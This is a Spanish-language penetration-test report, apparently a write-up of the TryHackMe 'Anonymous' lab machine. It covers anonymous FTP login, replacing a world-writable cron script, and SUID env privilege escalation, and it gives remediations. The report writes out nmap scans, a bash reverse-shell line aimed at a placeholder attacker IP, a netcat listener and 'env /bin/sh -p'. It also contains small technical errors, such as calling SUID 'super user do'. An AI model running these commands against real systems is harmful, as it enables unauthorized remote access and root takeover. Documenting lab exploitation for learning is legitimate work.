Reporte Pentester.

——----------

Cliente: Máquina / Anonymous.

Equipo de trabajo:

- **Sh3llr1ck0.**

Formato.

Detalles ejecutivos.

Scope

Para realizar la auditoría informática de la aplicación web de la empresa/máquina Anonymous, ésta define su scope como el siguiente:

- Servidor web: 10.10.X.X

Vulnerabilidades encontradas.

Como resultado final de la auditoría informática (Pentesting) realizada a la empresa Anonymous, fue posible determinar y encontrar un total de 3 configuraciones erróneas, cada una con un impacto propio y diferente siendo calificadas en la sección técnica.

Así mismo, se muestra el método y los pasos a seguir con el objetivo de replicar cada uno de los ataques realizados, seguido de algunas recomendaciones a tomar en consideración como parte del proceso de remediación por parte del equipo de desarrolladores.

Resumen de las vulnerabilidades encontradas.

FTP Anonymous User:

Cuenta de usuario por defecto “anonymous” activado, la cual permite acceso remoto a con uso de la contraseña en blanco.

Remote Code Execution / File Permissions:

Es la vulnerabilidad de ejecución de comandos directo en el servidor web desencadenada por diversas razones; en el presente reporte es desembocada debido a una configuración errónea de permisos.

SUID Privilege Escalation:

Permisos especiales otorgados a un archivo presente en el servidor remoto con la finalidad de ser ejecutado bajo los permisos de otro usuario, usualmente con mayores permisos o diferentes.

Conclusiones.

Con base a las vulnerabilidades halladas durante el proceso de auditoría, el equipo de seguridad de la empresa Sh3llr1ck0 concluye que existe un riesgo alto de que se comprometan los servidores y/o aplicaciones que corren bajo el nombre de Anonymous. por lo que es de vital importancia aplicar los cambios que fueron recomendados en cada una de las vulnerabilidades halladas.

A continuación, se presenta un gráfico con el impacto de las vulnerabilidades encontradas dentro de la empresa Anonymous.





Gráfico de vulnerabilidades presentes

Detalles técnicos.

CVSS tabla de puntaje.



Severity	CVSS (v2)	CVSS (v3)
Critical	—	9.0 - 10.0
High	7.0 - 10.0	7.0 - 8.9
Medium	4.0 - 6.9	4.0 - 6.9
Low	0.0 - 3.9	0.1 - 3.9
None	—	0.0

Vulnerability details page. (s. f.). https://docs.paloaltonetworks.com/iot/iot-security-admin/detect-iot-device-vulnerabilities/vulnerability-details-page.

FTP Anonymous Access.

Puntaje CVSS. AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:L/**8.6.**

Descripción.

File Transfer Protocol (FTP) es un servicio de red comúnmente utilizado para el envío de archivos de una máquina local a un servidor remoto, comúnmente los servicios contienen configuraciones por defecto. Sin embargo, el servicio FTP contiene configuraciones inseguras permitiendo a los atacantes acceder a dicho servicio sin autorización.

Componentes afectados.


Usuario **anonymous**.

Detalles.

Paso 1:

Comenzando con la etapa de enumeración utilizando la herramienta nmap obteniendo puertos y servicios presentes.


```
nmap -p- anonymous.thm
nmap -p21,22,139,445 -sC -sV anonymous.thm
```



```
┌──(kali㉿h4ck)-[~/Documentos/THM/anonymous/enum]
└─$ cat maps
# Nmap 7.94SVN scan initiated Sun Feb 25 09:45:28 2024 as: nmap -oN maps anonymous.thm
Nmap scan report for anonymous.thm (10.10.8.8)
Host is up (0.20s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

# Nmap done at Sun Feb 25 09:45:37 2024 -- 1 IP address (1 host up) scanned in 9.06 seconds

┌──(kali㉿h4ck)-[~/Documentos/THM/anonymous/enum]
└─$ cat services
# Nmap 7.94SVN scan initiated Sun Feb 25 09:46:13 2024 as: nmap -p21,22,139,445 -sC -sV -oN services anonymous.thm
Nmap scan report for anonymous.thm (10.10.8.8)
Host is up (0.20s latency).

PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.2.58.202
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts [NSE: writeable]
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
|   256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
|_  256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
```

Paso 2:
Acceder al servicio FTP con el usuario anonymous y la contraseña en blanco.

```
ftp anonymous.thm 21
Name (...): anonymous
Password:
```



Referencias.

https://www.scaler.com/topics/cyber-security/ft-nmap/

Remediación.

Deshabilitar el usuario anonymous.
Uso de contraseña segura como longitud mínima de 12 caracteres, uso de mayúsculas, minúsculas, números y caracteres especiales como “@,-,_,&,*,|, ; ,+,%,#”.

Remote Code Execution / File Permissions.

Puntaje CVSS. AV:L/AC:L/PR:L/UI:N/S:C/C:L/I:H/A:L/**7.9.**

Descripción.

Remote Code Execution (RCE) es una vulnerabilidad, la cual permite realizar ejecución, usualmente de manera remota, de comandos en los sistemas objetivos. Dicha vulnerabilidad puede no estar presente directamente; sin embargo, la unión de diversas vulnerabilidades podría generar una brecha de seguridad habilitando tal ejecución, comprometiendo el sistema.

Componentes afectados.

-**rwxrwxrwx** ## ## clean.sh

Detalles.


Paso 1:
Una vez accediendo al servidor ftp, es posible determinar los permisos con los que se cuenta tanto para el directorio “scripts” (drwxrwxrwx), accediendo al directorio “scripts” se determina los permisos de el archivo “clean.sh” (-rwxrwxrwx) de igual manera.

Paso 2:
Es necesario crear un archivo “clean.sh” en la máquina local del equipo de trabajo con código malicioso encargado de generar una conexión inversa.

```
echo “bash -i >& /dev/tcp/IPATTACK/PORT 0>&1” >> clean.sh
```

Paso 3:
Continuamos con la subida del nuevo archivo malicioso por medio del servicio ftp.


```
put clean.sh clean.sh
```



Paso 4:
Inicializar la herramienta nc en la máquina atacante en el modo “escuchar”.

```
nc -lvnp PORT
```

Paso 5:
Esperar al trabajo usual del programa ubicado en el servidor remoto. Dicho programa se encarga de invocar el script “clean.sh” cada cierto intervalo de tiempo. En este caso, realizará la conexión inversa.




Paso 6:
Como pasos extras, nos encargamos de actualizar la “dump shell” obtenida a una shell totalmente interactiva.

```
Ctrl+Z
stty size
stty raw -echo:fg
[Enter][Enter]
```

Paso 7:
Reconfiguración de la terminal obtenida nuevamente.

```
export SHELL=bash
export TERM=xterm-256color
stty rows <num> columns <num>
```



Referencias.

https://linuxhandbook.com/linux-file-permissions/

Remediación.

Modificación de permisos para el archivo “clena.sh” de modo que ningún otro usuario tenga la capacidad de escritura.

SUID Privilege Escalation.

Puntaje CVSS. AV:L/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N/**8.7.**

Descripción.

Permisos SUID (super user do) denominado como un tipo de permiso especial debido a que permite la ejecución de archivos bajo el nombre de otro usuario, tal usuario puede contener privilegios diferentes o mayores. Los permisos SUID se denotan con la letra “s”, sustituyendo a la letra “w” en el campo del propietarios; es decir -rwxrwxr-x es alterado a -r**s**xrwxr-x.

Componentes afectados.

Binario env.


Detalles.


Paso 1:
Listando los recursos con permisos SUID (s) presentes en el servidor web remoto. Obteniendo como respuesta el binario ejecutable “env”.

```
find / -perm -4000 2>/dev/null | xargs ls -al
```

Paso 2:
Elevación de privilegios por medio de la ejecución del binario “env”.

```
env /bin/sh -p
```





Referencias.

https://www.redhat.com/sysadmin/suid-sgid-sticky-bit.

Remediación.

Modificación de permisos SUID (-rsxrwx—), limitando dicho permiso (-r**s**xrwx—) evitando la ejecución del mismo por parte de otro usuario con privilegios menores a un administrador.